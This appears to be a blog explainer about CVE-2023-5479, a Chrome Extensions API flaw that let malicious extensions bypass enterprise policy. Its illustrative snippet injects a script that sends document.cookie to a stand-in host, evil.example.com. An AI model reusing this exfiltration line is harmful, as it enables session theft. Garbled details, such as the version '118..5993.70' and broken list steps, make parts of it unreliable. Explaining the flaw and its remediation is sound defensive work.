
In late 2023, a notable security vulnerability was discovered in Google Chrome’s Extensions API. Cataloged as CVE-2023-5479, this bug affected Chrome versions prior to 118..5993.70 and received a “medium” severity rating on the Chromium security scale. While not a remote code execution threat, this flaw gave attackers a sneaky path to slip around enterprise security policies — *if* they convinced a user to install their malicious extension.
In this article, we’ll break down exactly what went wrong, how the exploit works, and what code contributed to this problem. The goal here is to explain things simply, so you don’t need to be a Chrome developer to follow along.
What Was the Vulnerability?
The core of CVE-2023-5479 was an “inappropriate implementation” in Chrome’s Extensions API. This bug allowed a malicious Chrome extension to bypass administrative (enterprise) controls — restrictions that IT departments use to keep employees’ browsing safe and workplace secrets protected.
Scenario:
An attacker convinces an employee to install a fake or shady extension.
- The extension then abuses a hole in the Extensions API to ignore or bypass some enforced policy rules, *using a specially crafted HTML page*.
This undermines the whole idea of central security management.
Only whitelisted (approved) extensions should work.
- Certain APIs/functions are locked down.
2. Phishing/Trick: An attacker lures a user to install a malicious extension, maybe through a fake productivity tool, coupon helper, or video downloader.
3. Crafted HTML: The extension then opens or injects a crafted HTML page. Here’s where things go wrong.
4. API Misuse: Due to a bug, the extension API lets the extension read or perform actions not allowed under enterprise policy — like accessing restricted data or running network requests.
5. Policy Bypassed: The malicious activity is hidden from admin controls, making theft, tracking, or even lateral attacks possible.
What Part of the Code Was At Fault?
While Google didn’t release a full proof-of-concept, here’s a simplified (and hypothetical) code snippet showing the sort of JavaScript misuse that became possible with this bug:
// This runs inside the malicious extension's background script
chrome.runtime.onInstalled.addListener(() => {
    // The restriction is supposed to block this, but the bug lets it through!
    chrome.tabs.create({
        url: "chrome-extension://<malicious-extension-id>/bypass.html"
    }, (tab) => {
        // Communicate with the crafted page to perform unauthorized actions
        chrome.tabs.executeScript(tab.id, {
            code: `
              // This script should have been blocked by policy
              // For example, bypassing a blocked API:
              fetch('https://evil.example.com/steal?cookie='; + document.cookie);
            `
        });
    });
});
What should have happened? Enterprise policy should’ve made chrome.tabs.create, or certain network/API access, impossible for extensions that weren’t explicitly allowed. But due to the bug, crafty HTML pages + extensions could sidestep these controls.
The Official References
- Chromium Security Release Notes for 118..5993.70
- Google Security Bulletin - CVE-2023-5479 Entry
- Official Chromium Issue #1491374 *(may be restricted for security)*
If the attacker crafts the exploit — it doesn’t happen silently or by just visiting a webpage.
Still, in an enterprise, a single lapse in judgment can put the entire network at risk.
Was There a Real-World Exploit?
Google marked this as a bug found by external researchers and patched quickly. No known widespread attacks have been publicly documented as of this writing, but the potential for information theft or deeper intrusion existed.
Remediation
- Update Chrome: If you’re an admin, ensure all Chrome installations are at least v118..5993.70 or newer.
- Audit Extensions: Periodically review all installed extensions and remove unexpected or unnecessary ones.
- User Training: Teach employees *never* to install extensions unless they’re on the approved list.
Final Thoughts
CVE-2023-5479 is a perfect example of how complex browsers can become — and how even small implementation errors in widely-used APIs can open the door for creative adversaries. The fix was rolled out in October 2023, but it’s a reminder for all users and admins to keep browsers up to date and to take extension security seriously.
For more in-depth technical details, check the Chrome Release Notes and the CVE summary.
Timeline
Published on: 10/11/2023 23:15:00 UTC
Last modified on: 10/13/2023 02:15:00 UTC